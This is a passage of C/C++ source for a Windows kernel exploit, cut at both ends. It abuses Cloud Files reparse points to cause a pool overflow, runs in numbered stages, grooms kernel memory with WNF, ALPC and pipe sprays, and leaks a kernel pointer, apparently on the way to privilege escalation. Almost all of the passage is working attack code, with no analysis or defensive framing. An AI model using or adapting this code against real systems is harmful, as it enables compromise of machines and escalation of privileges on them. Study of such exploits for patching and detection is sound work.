    HMODULE hNtdll = GetModuleHandleW(L"ntdll.dll");
```

```
    if (!hNtdll) {
        printf("[-] Failed to get ntdll.dll handle\n");
        return FALSE;
    }

    RESOLVE_FUNCTION(hNtdll, g_NtCreateWnfStateName, PNtCreateWnfStateName,
"NtCreateWnfStateName");
    RESOLVE_FUNCTION(hNtdll, g_NtUpdateWnfStateData, PNtUpdateWnfStateData,
"NtUpdateWnfStateData");
    RESOLVE_FUNCTION(hNtdll, g_NtQueryWnfStateData, PNtQueryWnfStateData,
"NtQueryWnfStateData");
    RESOLVE_FUNCTION(hNtdll, g_NtDeleteWnfStateName, PNtDeleteWnfStateName,
"NtDeleteWnfStateName");
    RESOLVE_FUNCTION(hNtdll, g_NtAlpcCreatePort, PNtAlpcCreatePort,
"NtAlpcCreatePort");
    RESOLVE_FUNCTION(hNtdll, g_NtAlpcCreateResourceReserve,
PNtAlpcCreateResourceReserve, "NtAlpcCreateResourceReserve");
    RESOLVE_FUNCTION(hNtdll, g_NtFsControlFile, PNtFsControlFile, "NtFsControlFile");
    RESOLVE_FUNCTION(hNtdll, g_NtAlpcSendWaitReceivePort, PNtAlpcSendWaitReceivePort,
"NtAlpcSendWaitReceivePort");
    RESOLVE_FUNCTION(hNtdll, g_NtOpenProcess, PNtOpenProcess, "NtOpenProcess");

    printf("[+] All ntdll functions resolved\n");
    return TRUE;
}

static BOOL InitializeSyncRoot(void) {
    PWSTR appDataPath = NULL;
    HRESULT hr = SHGetKnownFolderPath(FOLDERID_RoamingAppData, 0, NULL, &appDataPath);
    if (FAILED(hr)) {
        printf("[-] Failed to get AppData path\n");
        return FALSE;
    }

    swprintf(g_syncRootPath, MAX_PATH, L"%s\\MySyncRoot", appDataPath);
    CreateDirectoryW(g_syncRootPath, NULL);

    swprintf(g_filePath, MAX_PATH, L"%s\\trigger_first", g_syncRootPath);
    swprintf(g_filePath_second, MAX_PATH, L"%s\\trigger_second", g_syncRootPath);

    CF_SYNC_REGISTRATION registration = {};
    registration.StructSize = sizeof(registration);
    registration.ProviderName = L"ExploitProvider";
    registration.ProviderVersion = L"1.0";
    registration.ProviderId = ProviderId;

    LPCWSTR identity = L"ExploitIdentity";
    registration.SyncRootIdentity = identity;
    registration.SyncRootIdentityLength = (DWORD)(wcslen(identity) * sizeof(WCHAR));

    CF_SYNC_POLICIES policies = {};
    policies.StructSize = sizeof(policies);
    policies.Hydration.Primary = CF_HYDRATION_POLICY_FULL;
    policies.Population.Primary = CF_POPULATION_POLICY_PARTIAL;
    policies.HardLink = CF_HARDLINK_POLICY_ALLOWED;
```

```
    policies.PlaceholderManagement =
CF_PLACEHOLDER_MANAGEMENT_POLICY_UPDATE_UNRESTRICTED;

    hr = CfRegisterSyncRoot(g_syncRootPath, &registration, &policies,
        CF_REGISTER_FLAG_DISABLE_ON_DEMAND_POPULATION_ON_ROOT);

    if (FAILED(hr)) {
        printf("[-] Sync root registration failed: 0x%08lX\n", (unsigned long)hr);
        CoTaskMemFree(appDataPath);
        return FALSE;
    }

    printf("[+] Sync root registered: %ls\n", g_syncRootPath);
    CoTaskMemFree(appDataPath);
    return TRUE;
}

typedef enum _HSM_ELEMENT_OFFSETS {
    ELEM_TYPE = 0x00, ELEM_LENGTH = 0x02, ELEM_OFFSET = 0x04,
} HSM_ELEMENT_OFFSETS;

typedef enum _HSM_FERP_OFFSETS {
    FERP_VERSION = 0x00, FERP_STRUCT_SIZE = 0x02, FERP_MAGIC = 0x04,
    FERP_CRC = 0x08, FERP_LENGTH = 0x0C, FERP_FLAGS = 0x10, FERP_MAX_ELEMS = 0x12
} HSM_FERP_OFFSETS;

typedef enum _HSM_BTRP_OFFSETS {
    BTRP_MAGIC = 0x04, BTRP_CRC = 0x08, BTRP_LENGTH = 0x0C,
    BTRP_FLAGS = 0x10, BTRP_MAX_ELEMS = 0x12
} HSM_BTRP_OFFSETS;

static USHORT BtRpBuildBuffer(HSM_ELEMENT_INFO* elements, char** input_data, int count,
char* btrp_data_buffer) {
    memset(btrp_data_buffer, 0, BTRP_BUFFER_SIZE);
    *(ULONG*)(btrp_data_buffer + BTRP_MAGIC) = HSM_BITMAP_MAGIC;
    *(USHORT*)(btrp_data_buffer + BTRP_MAX_ELEMS) = (USHORT)count;

    char* ptr = btrp_data_buffer + HSM_HEADER_SIZE;
    for (int i = 0; i < count; i++) {
        *(USHORT*)(ptr + ELEM_TYPE) = elements[i].Type;
        *(USHORT*)(ptr + ELEM_LENGTH) = elements[i].Length;
        *(ULONG*)(ptr + ELEM_OFFSET) = elements[i].Offset;
        memcpy(btrp_data_buffer + elements[i].Offset + 4, input_data[i],
elements[i].Length);
        ptr += sizeof(HSM_ELEMENT_INFO);
    }

    USHORT max_offset = 0;
    for (int i = 0; i < count; i++) {
        USHORT end = (USHORT)(elements[i].Offset + elements[i].Length);
        if (end > max_offset) max_offset = end;
    }

    USHORT total = (USHORT)(max_offset + 4);
    *(USHORT*)(btrp_data_buffer + BTRP_LENGTH) = total;
    *(USHORT*)(btrp_data_buffer + BTRP_FLAGS) = HSM_DATA_HAVE_CRC;
```

```
    if (total <= 8 + 0x0C) return 0;

    ULONG crc = Calculate_CRC32(0, btrp_data_buffer + BTRP_LENGTH, (ULONG)(total - 8));
    *(ULONG*)(btrp_data_buffer + BTRP_CRC) = crc;

    return total;
}

static USHORT FeRpBuildBuffer(HSM_ELEMENT_INFO* elements, char** input_data, int count,
char* ferp_ptr, USHORT max_elements) {
    memset(ferp_ptr, 0, FERP_BUFFER_SIZE);
    *(USHORT*)(ferp_ptr + FERP_VERSION) = VERSION_VALUE;
    *(ULONG*)(ferp_ptr + FERP_MAGIC) = HSM_FILE_MAGIC;
    *(USHORT*)(ferp_ptr + FERP_FLAGS) = HSM_DATA_HAVE_CRC;
    *(USHORT*)(ferp_ptr + FERP_MAX_ELEMS) = max_elements;

    char* descPtr = ferp_ptr + HSM_HEADER_SIZE;
    for (int i = 0; i < count; i++) {
        *(USHORT*)(descPtr + ELEM_TYPE) = elements[i].Type;
        *(USHORT*)(descPtr + ELEM_LENGTH) = elements[i].Length;
        *(ULONG*)(descPtr + ELEM_OFFSET) = elements[i].Offset;
        memcpy(ferp_ptr + elements[i].Offset, input_data[i], elements[i].Length);
        descPtr += HSM_ELEMENT_INFO_SIZE;
    }

    USHORT position_limit = 0;
    for (int i = 0; i < count; i++) {
        USHORT end = (USHORT)(elements[i].Offset + elements[i].Length);
        if (end > position_limit) position_limit = end;
    }

    USHORT rem = (USHORT)(position_limit % FERP_ALIGN);
    if (rem != 0) position_limit = (USHORT)(position_limit + (FERP_ALIGN - rem));

    *(ULONG*)(ferp_ptr + FERP_LENGTH) = (ULONG)(position_limit - 4);
    if (position_limit <= HSM_ELEMENT_TYPE_MAX) return 0;

    ULONG crc = Calculate_CRC32(0, ferp_ptr + FERP_LENGTH, (ULONG)(position_limit - 8 -
4));
    *(ULONG*)(ferp_ptr + FERP_CRC) = crc;
    *(USHORT*)(ferp_ptr + FERP_STRUCT_SIZE) = position_limit;

    return position_limit;
}

static unsigned long FeRpCompressBuffer(char* input_buffer, unsigned short input_size,
char* output_buffer) {
    HMODULE hNtdll = GetModuleHandleW(L"ntdll.dll");
    if (!hNtdll) return 0;

    auto fnGetWorkSpaceSize = (PRtlGetCompressionWorkSpaceSize)GetProcAddress(hNtdll,
"RtlGetCompressionWorkSpaceSize");
    auto fnCompressBuffer = (PRtlCompressBuffer)GetProcAddress(hNtdll,
"RtlCompressBuffer");
    if (!fnGetWorkSpaceSize || !fnCompressBuffer) return 0;
```

```
    ULONG workSpaceSize = 0, fragWorkSpaceSize = 0;
    if (fnGetWorkSpaceSize(2, &workSpaceSize, &fragWorkSpaceSize) != 0) return 0;

    std::unique_ptr<char[]> workspace(new char[workSpaceSize]);
    ULONG compressedSize = 0;

    if (fnCompressBuffer(2, (PUCHAR)(input_buffer + 4), (ULONG)(input_size - 4),
        (PUCHAR)output_buffer, FERP_BUFFER_SIZE, FERP_BUFFER_SIZE,
        &compressedSize, workspace.get()) != 0) return 0;

    return compressedSize;
}

static int BuildAndSetReparsePoint(HANDLE hFile, int payload_size, char* payload_buf) {
    const int COUNT = ELEMENT_NUMBER;
    auto bt_elements = std::make_unique<HSM_ELEMENT_INFO[]>(COUNT);

    bt_elements[0].Type = HSM_ELEMENT_TYPE_BYTE;   bt_elements[0].Length = 0x1;
    bt_elements[1].Type = HSM_ELEMENT_TYPE_BYTE;   bt_elements[1].Length = 0x1;
    bt_elements[2].Type = HSM_ELEMENT_TYPE_BYTE;   bt_elements[2].Length = 0x1;
    bt_elements[3].Type = HSM_ELEMENT_TYPE_UINT64; bt_elements[3].Length = 0x8;
    bt_elements[4].Type = HSM_ELEMENT_TYPE_BITMAP; bt_elements[4].Length =
(USHORT)payload_size;

    bt_elements[0].Offset = ELEMENT_START_OFFSET;
    bt_elements[1].Offset = ELEMENT_START_OFFSET + 0x04;
    bt_elements[2].Offset = ELEMENT_START_OFFSET + 0x08;
    bt_elements[3].Offset = ELEMENT_START_OFFSET + 0x0C;
    bt_elements[4].Offset = ELEMENT_START_OFFSET + 0x18;

    std::unique_ptr<char[]> bt_buf(new char[BTRP_BUFFER_SIZE]);
    BYTE bt_data_00 = 0x01, bt_data_01 = 0x10, bt_data_02 = 0x00;
    UINT64 bt_data_03 = 0x0;
    char* bt_data[COUNT] = { (char*)&bt_data_00, (char*)&bt_data_01,
(char*)&bt_data_02, (char*)&bt_data_03, payload_buf };

    USHORT bt_size = BtRpBuildBuffer(bt_elements.get(), bt_data, COUNT, bt_buf.get());
    if (bt_size == 0) return -1;

    auto fe_elements = std::make_unique<HSM_ELEMENT_INFO[]>(COUNT);
    fe_elements[0].Type = HSM_ELEMENT_TYPE_BYTE;   fe_elements[0].Length = 0x1;
    fe_elements[1].Type = HSM_ELEMENT_TYPE_UINT32; fe_elements[1].Length = 0x4;
    fe_elements[2].Type = HSM_ELEMENT_TYPE_UINT64; fe_elements[2].Length = 0x8;
    fe_elements[3].Type = HSM_ELEMENT_TYPE_BITMAP; fe_elements[3].Length = 0x4;
    fe_elements[4].Type = HSM_ELEMENT_TYPE_BITMAP; fe_elements[4].Length = bt_size;

    fe_elements[0].Offset = ELEMENT_START_OFFSET;
    fe_elements[1].Offset = ELEMENT_START_OFFSET + 0x04;
    fe_elements[2].Offset = ELEMENT_START_OFFSET + 0x08;
    fe_elements[3].Offset = ELEMENT_START_OFFSET + 0x0C;
    fe_elements[4].Offset = ELEMENT_START_OFFSET + 0x18;

    std::unique_ptr<char[]> fe_buf(new char[FERP_BUFFER_SIZE]);
    BYTE fe_data_00 = 0x74;
    UINT32 fe_data_01 = 0x00000001;
```

```
    UINT64 fe_data_02 = 0x0;
    UINT32 fe_data_03 = 0x00000040;
    char* fe_data[COUNT] = { (char*)&fe_data_00, (char*)&fe_data_01,
(char*)&fe_data_02, (char*)&fe_data_03, bt_buf.get() };

    USHORT fe_size = FeRpBuildBuffer(fe_elements.get(), fe_data, COUNT, fe_buf.get(),
MAX_ELEMS);
    if (fe_size == 0) return -1;

    std::unique_ptr<char[]> compressed(new char[COMPRESSED_SIZE]);
    unsigned long compressed_size = FeRpCompressBuffer(fe_buf.get(), fe_size,
compressed.get());
    if (compressed_size == 0 || compressed_size > COMPRESSED_SIZE) return -1;

    USHORT cf_payload_len = (USHORT)(4 + compressed_size);
    std::unique_ptr<char[]> cf_blob(new char[cf_payload_len]);
    *(USHORT*)(cf_blob.get() + 0) = 0x8001;
    *(USHORT*)(cf_blob.get() + 2) = fe_size;
    memcpy(cf_blob.get() + 4, compressed.get(), compressed_size);

    REPARSE_DATA_BUFFER_EX rep_data = {};
    rep_data.Flags = 0x1;
    rep_data.ExistingReparseTag = IO_REPARSE_TAG_CLOUD_6;
    rep_data.ExistingReparseGuid = ProviderId;
    rep_data.ReparseDataBuffer.ReparseTag = IO_REPARSE_TAG_CLOUD_6;
    rep_data.ReparseDataBuffer.ReparseDataLength = cf_payload_len;
    memcpy(rep_data.ReparseDataBuffer.GenericReparseBuffer.DataBuffer, cf_blob.get(),
cf_payload_len);

    DWORD inSize = (DWORD)(offsetof(REPARSE_DATA_BUFFER_EX,
ReparseDataBuffer.GenericReparseBuffer.DataBuffer) + cf_payload_len);
    DWORD bytesReturned = 0;

    return DeviceIoControl(hFile, FSCTL_SET_REPARSE_POINT_EX, &rep_data, inSize, NULL,
0, &bytesReturned, NULL) ? 0 : -1;
}

//================================================================================
// STAGE 01: DEFRAGMENTATION
//================================================================================

static BOOL Stage01_Defragmentation(void) {
    printf("\n========================================\n");
    printf("    STAGE 01: DEFRAGMENTATION\n");
    printf("========================================\n");

    for (int round = 0; round < 2; round++) {
        auto pipes = std::make_unique<PIPE_PAIR[]>(DEFRAG_PIPE_COUNT);
        DWORD created = 0;

        for (DWORD i = 0; i < DEFRAG_PIPE_COUNT; i++) {
            if (CreatePipe(&pipes[i].hRead, &pipes[i].hWrite, NULL, 0x100)) created++;
            else pipes[i].hRead = pipes[i].hWrite = NULL;
        }

        Sleep(SLEEP_SHORT);
```

```
        for (DWORD i = 0; i < DEFRAG_PIPE_COUNT; i++) {
            if (pipes[i].hRead) CloseHandle(pipes[i].hRead);
            if (pipes[i].hWrite) CloseHandle(pipes[i].hWrite);
        }

        printf("[+] Round %d: %lu/%lu pipes\n", round + 1, created, DEFRAG_PIPE_COUNT);
    }

    printf("[+] Waiting for the memory to stabilize...\n");
    Sleep(SLEEP_NORMAL);
    printf("[+] Stage 01 COMPLETE\n");
    return TRUE;
}

//============================================================================
// STAGE 02: CREATE WNF NAMES
//============================================================================

static BOOL Stage02_CreateWnfNames(void) {
    printf("\n=======================================\n");
    printf("    STAGE 02: CREATE WNF NAMES\n");
    printf("=======================================\n");

    g_wnf_pad_names = std::make_unique<WNF_STATE_NAME[]>(WNF_PAD_SPRAY_COUNT);
    g_wnf_names = std::make_unique<WNF_STATE_NAME[]>(WNF_SPRAY_COUNT);
    g_wnf_active = std::make_unique<BOOL[]>(WNF_SPRAY_COUNT);
    memset(g_wnf_active.get(), 0, WNF_SPRAY_COUNT * sizeof(BOOL));

    PSECURITY_DESCRIPTOR pSecurityDescriptor = nullptr;
    ConvertStringSecurityDescriptorToSecurityDescriptorW(L"", SDDL_REVISION_1,
&pSecurityDescriptor, nullptr);

    DWORD padCreated = 0;
    for (DWORD i = 0; i < WNF_PAD_SPRAY_COUNT; i++) {
        if (g_NtCreateWnfStateName(&g_wnf_pad_names[i], WnfTemporaryStateName,
WnfDataScopeUser, FALSE, NULL, 0x1000, pSecurityDescriptor) == 0)
            padCreated++;
    }
    printf("[+] Created %lu padding WNF names\n", padCreated);

    DWORD actualCreated = 0;
    for (DWORD i = 0; i < WNF_SPRAY_COUNT; i++) {
        if (g_NtCreateWnfStateName(&g_wnf_names[i], WnfTemporaryStateName,
WnfDataScopeUser, FALSE, NULL, 0x1000, pSecurityDescriptor) == 0)
            actualCreated++;
    }
    printf("[+] Created %lu actual WNF names\n", actualCreated);

    LocalFree(pSecurityDescriptor);
    printf("[+] Waiting for the memory to stabilize...\n");
    Sleep(SLEEP_NORMAL);
    printf("[+] Stage 02 COMPLETE\n");
    return TRUE;
}
```

```
//============================================================================
// STAGE 03: ALPC PORTS
//============================================================================

static BOOL Stage03_AlpcPorts(void) {
    printf("\n=======================================\n");
    printf("    STAGE 03: ALPC PORTS\n");
    printf("=======================================\n");

    g_alpc_ports = std::make_unique<HANDLE[]>(ALPC_PORT_COUNT);
    memset(g_alpc_ports.get(), 0, ALPC_PORT_COUNT * sizeof(HANDLE));

    DWORD created = 0;
    for (DWORD i = 0; i < ALPC_PORT_COUNT; i++) {
        ALPC_PORT_ATTRIBUTES portAttr = {};
        portAttr.MaxMessageLength = 0x500;
        OBJECT_ATTRIBUTES objAttr = {};
        objAttr.Length = sizeof(OBJECT_ATTRIBUTES);

        if (g_NtAlpcCreatePort(&g_alpc_ports[i], &objAttr, &portAttr) == 0) created++;
        else g_alpc_ports[i] = NULL;
    }

    printf("[+] Created %lu ALPC ports\n", created);
    printf("[+] Waiting for the memory to stabilize...\n");
    Sleep(SLEEP_NORMAL);
    printf("[+] Stage 03 COMPLETE\n");
    return (created >= ALPC_PORT_COUNT / 2);
}

//============================================================================
// STAGE 04: UPDATE WNF PADDING DATA
//============================================================================

static BOOL Stage04_UpdateWnfPaddingData(void) {
    printf("\n=======================================\n");
    printf("    STAGE 04: UPDATE WNF PADDING DATA\n");
    printf("=======================================\n");

    auto wnf_data = std::make_unique<BYTE[]>(WNF_DATA_SIZE);
    memset(wnf_data.get(), 0x51, WNF_DATA_SIZE);

    for (DWORD i = 0; i < WNF_PAD_SPRAY_COUNT; i++)
        g_NtUpdateWnfStateData(&g_wnf_pad_names[i], wnf_data.get(), WNF_DATA_SIZE,
NULL, NULL, 0, 0);

    printf("[+] Updated padding WNF data\n");
    printf("[+] Waiting for the memory to stabilize...\n");
    Sleep(SLEEP_NORMAL);
    printf("[+] Stage 04 COMPLETE\n");
    return TRUE;
}

//============================================================================
// STAGE 05: UPDATE WNF STATE DATA
//============================================================================
```

```
static BOOL Stage05_UpdateWnfStateData(void) {
    printf("\n=======================================\n");
    printf("    STAGE 05: UPDATE WNF STATE DATA\n");
    printf("=======================================\n");

    auto wnf_data = std::make_unique<BYTE[]>(WNF_DATA_SIZE);
    memset(wnf_data.get(), 0x51, WNF_DATA_SIZE);

    DWORD actualUpdated = 0;
    for (DWORD i = 0; i < WNF_SPRAY_COUNT; i++) {
        if (g_NtUpdateWnfStateData(&g_wnf_names[i], wnf_data.get(), WNF_DATA_SIZE,
NULL, NULL, 0, 0) == 0) {
            g_wnf_active[i] = TRUE;
            actualUpdated++;
        }
    }
    printf("[+] Updated %lu actual WNF objects\n", actualUpdated);

    printf("[+] Waiting for the memory to stabilize...\n");
    Sleep(SLEEP_NORMAL);
    printf("[+] Stage 05 COMPLETE\n");
    return TRUE;
}

//==========================================================================
// STAGE 06: CREATE HOLES
//==========================================================================

static BOOL Stage06_CreateHoles(void) {
    printf("\n=======================================\n");
    printf("    STAGE 06: CREATE HOLES\n");
    printf("=======================================\n");

    DWORD deleted = 0;
    for (DWORD i = 0; i < WNF_SPRAY_COUNT; i += 2) {
        if (g_wnf_active[i]) {
            if (g_NtDeleteWnfStateName(&g_wnf_names[i]) == 0) {
                g_wnf_active[i] = FALSE;
                deleted++;
            }
        }
    }

    printf("[+] Created %lu holes\n", deleted);
    printf("[+] Waiting for the memory to stabilize...\n");
    Sleep(SLEEP_NORMAL);
    printf("[+] Stage 06 COMPLETE\n");
    return TRUE;
}

//==========================================================================
// STAGE 07: PLACE OVERFLOW BUFFER
//==========================================================================

static BOOL Stage07_PlaceOverflow(void) {
```

```
    printf("\n=======================================\n");
    printf("    STAGE 07: PLACE OVERFLOW BUFFER\n");
    printf("=======================================\n");

    SetFileAttributesW(g_filePath, FILE_ATTRIBUTE_NORMAL);
    DeleteFileW(g_filePath);

    HANDLE hFile = CreateFileW(g_filePath, GENERIC_ALL,
        FILE_SHARE_READ | FILE_SHARE_WRITE | FILE_SHARE_DELETE,
        NULL, CREATE_NEW, FILE_ATTRIBUTE_NORMAL, NULL);

    if (hFile == INVALID_HANDLE_VALUE) {
        printf("[-] Failed to create file: %lu\n", GetLastError());
        return FALSE;
    }

    std::unique_ptr<char[]> payload(new char[REPARSE_DATA_SIZE]);
    memset(payload.get(), PAYLOAD_FILL_BYTE, 0x1000);
    memset(payload.get() + 0x1000, 0, REPARSE_DATA_SIZE - 0x1000);

    *(ULONG*)(payload.get() + PAYLOAD_OFFSET + 0x00) = 0x00200904;
    *(ULONG*)(payload.get() + PAYLOAD_OFFSET + 0x04) = 0x00000FF8;
    *(ULONG*)(payload.get() + PAYLOAD_OFFSET + 0x08) = 0x00000FF8;
    *(ULONG*)(payload.get() + PAYLOAD_OFFSET + 0x0C) = CHANGE_STAMP_FIRST;

    int rc = BuildAndSetReparsePoint(hFile, PAYLOAD_SIZE_OVERFLOW, payload.get());
    CloseHandle(hFile);

    if (rc != 0) {
        printf("[-] Failed to set reparse point\n");
        return FALSE;
    }

    printf("[+] Reparse point set (ChangeStamp=0x%04X)\n", CHANGE_STAMP_FIRST);
    printf("[+] Stage 07 COMPLETE\n");
    return TRUE;
}

//============================================================================
// STAGE 08: TRIGGER OVERFLOW
//============================================================================

static BOOL Stage08_TriggerOverflow(void) {
    printf("\n=======================================\n");
    printf("    STAGE 08: TRIGGER OVERFLOW\n");
    printf("=======================================\n");

    HANDLE hFile = CreateFileW(g_filePath, GENERIC_READ,
        FILE_SHARE_READ | FILE_SHARE_WRITE | FILE_SHARE_DELETE,
        NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);

    if (hFile == INVALID_HANDLE_VALUE) {
        printf("[-] Failed to open file: %lu\n", GetLastError());
        return FALSE;
    }
```

```
    CloseHandle(hFile);
    printf("[+] Overflow triggered (0x1010 bytes into 0x1000 buffer)\n");
    printf("[+] Waiting for the memory to stabilize...\n");
    Sleep(SLEEP_NORMAL);
    printf("[+] Stage 08 COMPLETE\n");
    return TRUE;
}

//============================================================================
// STAGE 09: ALPC RESERVES
//============================================================================

static BOOL Stage09_AlpcReserves(void) {
    printf("\n=======================================\n");
    printf("    STAGE 09: ALPC RESERVES\n");
    printf("=======================================\n");

    DWORD totalReserves = 0;
    g_saved_reserve_handle = NULL;

    for (DWORD i = 0; i < ALPC_PORT_COUNT; i++) {
        if (g_alpc_ports[i] == NULL) continue;

        for (DWORD j = 0; j < ALPC_RESERVES_PER_PORT; j++) {
            HANDLE hResource = NULL;
            if (g_NtAlpcCreateResourceReserve(g_alpc_ports[i], 0, 0x28, &hResource) ==
0) {
                totalReserves++;
                if (g_saved_reserve_handle == NULL) {
                    g_saved_reserve_handle = hResource;
                }
            }
        }
    }

    printf("[+] Created %lu total reserves\n", totalReserves);
    printf("[+] Saved reserve handle: 0x%p\n", g_saved_reserve_handle);
    printf("[+] Waiting for the memory to stabilize...\n");
    Sleep(SLEEP_LONG);
    printf("[+] Stage 09 COMPLETE\n");
    return TRUE;
}

//============================================================================
// STAGE 10: LEAK KERNEL POINTER
//============================================================================

static BOOL Stage10_LeakKernelPointer(void) {
    printf("\n=======================================\n");
    printf("    STAGE 10: LEAK KERNEL POINTER\n");
    printf("=======================================\n");

    g_victim_index = -1;

    for (DWORD i = 1; i < WNF_SPRAY_COUNT; i += 2) {
        if (!g_wnf_active[i]) continue;
```

```
        ULONG bufferSize = 0;
        WNF_CHANGE_STAMP changeStamp = 0;

        NTSTATUS status = g_NtQueryWnfStateData(&g_wnf_names[i], NULL, NULL,
&changeStamp, NULL, &bufferSize);

        if ((status == STATUS_BUFFER_TOO_SMALL || status == 0) && changeStamp ==
CHANGE_STAMP_FIRST) {
            g_victim_index = i;
            printf("[+] Found victim WNF at index %d (DataSize: 0x%lX)\n", i,
bufferSize);
            break;
        }
    }

    if (g_victim_index == -1) {
        printf("[-] No corrupted WNF found\n");
        return FALSE;
    }

    ULONG querySize = 0;
    WNF_CHANGE_STAMP stamp = 0;
    g_NtQueryWnfStateData(&g_wnf_names[g_victim_index], NULL, NULL, &stamp, NULL,
&querySize);

    auto buffer = std::make_unique<BYTE[]>(querySize + 0x10);
    ULONG readSize = querySize;
    g_NtQueryWnfStateData(&g_wnf_names[g_victim_index], NULL, NULL, &stamp,
buffer.get(), &readSize);


    if (readSize > 0xFF0) {
        ULONG64 value = *(ULONG64*)(buffer.get() + 0xFF0);
        if (IsKernelPointer(value)) {
            g_leaked_kalpc = (PVOID)value;
            printf("[+] KERNEL POINTER LEAKED: 0x%p\n", g_leaked_kalpc);
            printf("[+] Stage 10 COMPLETE\n");
            return TRUE;
        }
    }

    printf("[-] No kernel pointer found\n");
    return FALSE;
}

//============================================================================
// STAGE 11: CREATE PIPES
//============================================================================

static BOOL Stage11_CreatePipes(void) {
    printf("\n=======================================\n");
    printf("    STAGE 11: CREATE PIPES\n");
    printf("=======================================\n");

    g_pipe_read = std::make_unique<HANDLE[]>(PIPE_SPRAY_COUNT);
```

```
    g_pipe_write = std::make_unique<HANDLE[]>(PIPE_SPRAY_COUNT);

    DWORD created = 0;
    for (DWORD i = 0; i < PIPE_SPRAY_COUNT; i++) {
        if (CreatePipe(&g_pipe_read[i], &g_pipe_write[i], NULL, 0x1000)) created++;
        else g_pipe_read[i] = g_pipe_write[i] = NULL;
    }

    printf("[+] Created %lu pipe pairs\n", created);
    printf("[+] Waiting for the memory to stabilize...\n");
    Sleep(SLEEP_NORMAL);
    printf("[+] Stage 11 COMPLETE\n");
    return TRUE;
}

//==========================================================================
// STAGE 12: SPRAY PIPE ATTRIBUTES (CLAIM)
//==========================================================================

static BOOL Stage12_SprayPipeAttributesClaim(void) {
    printf("\n=======================================\n");
    printf("    STAGE 12: SPRAY PIPE ATTRS (CLAIM)\n");
    printf("=======================================\n");

    char array_data_pipe[0x1000] = { 0 };
    memset(array_data_pipe, 0x54, 0x20);
    memset(array_data_pipe + 0x21, 0x54, 0x40);

    DWORD attrSet = 0;
    for (DWORD i = 0; i < PIPE_SPRAY_COUNT; i++) {
        if (g_pipe_write[i] == NULL) continue;
        IO_STATUS_BLOCK iosb = {};
        if (g_NtFsControlFile(g_pipe_write[i], NULL, NULL, NULL, &iosb,
            FSCTL_PIPE_SET_PIPE_ATTRIBUTE, array_data_pipe, PIPE_ATTR_CLAIM_SIZE, NULL,
0) == 0)
            attrSet++;
    }

    printf("[+] Set %lu pipe attributes\n", attrSet);
    printf("[+] Waiting for the memory to stabilize...\n");
    Sleep(SLEEP_NORMAL);
    printf("[+] Stage 12 COMPLETE\n");
    return TRUE;
}

//==========================================================================
// STAGE 13: SECOND WNF SPRAY
//==========================================================================

static BOOL Stage13_SecondWnfSpray(void) {
    printf("\n=======================================\n");
    printf("    STAGE 13: SECOND WNF SPRAY\n");
    printf("=======================================\n");

    g_wnf_pad_names_second =
std::make_unique<WNF_STATE_NAME[]>(WNF_PAD_SPRAY_COUNT_SECOND);
```

```
    g_wnf_names_second = std::make_unique<WNF_STATE_NAME[]>(WNF_SPRAY_COUNT_SECOND);
    g_wnf_active_second = std::make_unique<BOOL[]>(WNF_SPRAY_COUNT_SECOND);
    memset(g_wnf_active_second.get(), 0, WNF_SPRAY_COUNT_SECOND * sizeof(BOOL));

    PSECURITY_DESCRIPTOR pSecurityDescriptor = nullptr;
    ConvertStringSecurityDescriptorToSecurityDescriptorW(L"", SDDL_REVISION_1,
&pSecurityDescriptor, nullptr);

    auto wnf_data = std::make_unique<BYTE[]>(WNF_DATA_SIZE);
    memset(wnf_data.get(), 0x52, WNF_DATA_SIZE);

    for (DWORD i = 0; i < WNF_PAD_SPRAY_COUNT_SECOND; i++) {
        g_NtCreateWnfStateName(&g_wnf_pad_names_second[i], WnfTemporaryStateName,
WnfDataScopeUser, FALSE, NULL, 0x1000, pSecurityDescriptor);
    }
    for (DWORD i = 0; i < WNF_SPRAY_COUNT_SECOND; i++) {
        g_NtCreateWnfStateName(&g_wnf_names_second[i], WnfTemporaryStateName,
WnfDataScopeUser, FALSE, NULL, 0x1000, pSecurityDescriptor);
    }

    for (DWORD i = 0; i < WNF_PAD_SPRAY_COUNT_SECOND; i++) {
        g_NtUpdateWnfStateData(&g_wnf_pad_names_second[i], wnf_data.get(),
WNF_DATA_SIZE, NULL, NULL, 0, 0);
    }

    Sleep(SLEEP_NORMAL);

    DWORD updated = 0;
    for (DWORD i = 0; i < WNF_SPRAY_COUNT_SECOND; i++) {
        if (g_NtUpdateWnfStateData(&g_wnf_names_second[i], wnf_data.get(),
WNF_DATA_SIZE, NULL, NULL, 0, 0) == 0) {
            g_wnf_active_second[i] = TRUE;
            updated++;
        }
    }

    LocalFree(pSecurityDescriptor);
    printf("[+] Created and updated %lu second wave WNF\n", updated);
    printf("[+] Waiting for the memory to stabilize...\n");
    Sleep(SLEEP_NORMAL);
    printf("[+] Stage 13 COMPLETE\n");
    return TRUE;
}

//============================================================================
// STAGE 14: CREATE HOLES (SECOND)
//============================================================================

static BOOL Stage14_CreateHolesSecond(void) {
    printf("\n=======================================\n");
    printf("    STAGE 14: CREATE HOLES (SECOND)\n");
    printf("=======================================\n");

    DWORD deleted = 0;
    for (DWORD i = 0; i < WNF_SPRAY_COUNT_SECOND; i += 2) {
        if (g_wnf_active_second[i]) {
```

```
            if (g_NtDeleteWnfStateName(&g_wnf_names_second[i]) == 0) {
                g_wnf_active_second[i] = FALSE;
                deleted++;
            }
        }
    }

    printf("[+] Created %lu holes\n", deleted);
    printf("[+] Waiting for the memory to stabilize...\n");
    Sleep(SLEEP_NORMAL);
    printf("[+] Stage 14 COMPLETE\n");
    return TRUE;
}

//============================================================================
// STAGE 15: PLACE SECOND OVERFLOW
//============================================================================

static BOOL Stage15_PlaceSecondOverflow(void) {
    printf("\n=======================================\n");
    printf("    STAGE 15: PLACE SECOND OVERFLOW\n");
    printf("=======================================\n");

    SetFileAttributesW(g_filePath_second, FILE_ATTRIBUTE_NORMAL);
    DeleteFileW(g_filePath_second);

    HANDLE hFile = CreateFileW(g_filePath_second, GENERIC_ALL,
        FILE_SHARE_READ | FILE_SHARE_WRITE | FILE_SHARE_DELETE,
        NULL, CREATE_NEW, FILE_ATTRIBUTE_NORMAL, NULL);

    if (hFile == INVALID_HANDLE_VALUE) {
        printf("[-] Failed to create second file: %lu\n", GetLastError());
        return FALSE;
    }

    std::unique_ptr<char[]> payload(new char[REPARSE_DATA_SIZE]);
    memset(payload.get(), PAYLOAD_FILL_BYTE, 0x1000);
    memset(payload.get() + 0x1000, 0, REPARSE_DATA_SIZE - 0x1000);

    *(ULONG*)(payload.get() + PAYLOAD_OFFSET + 0x00) = 0x00200904;
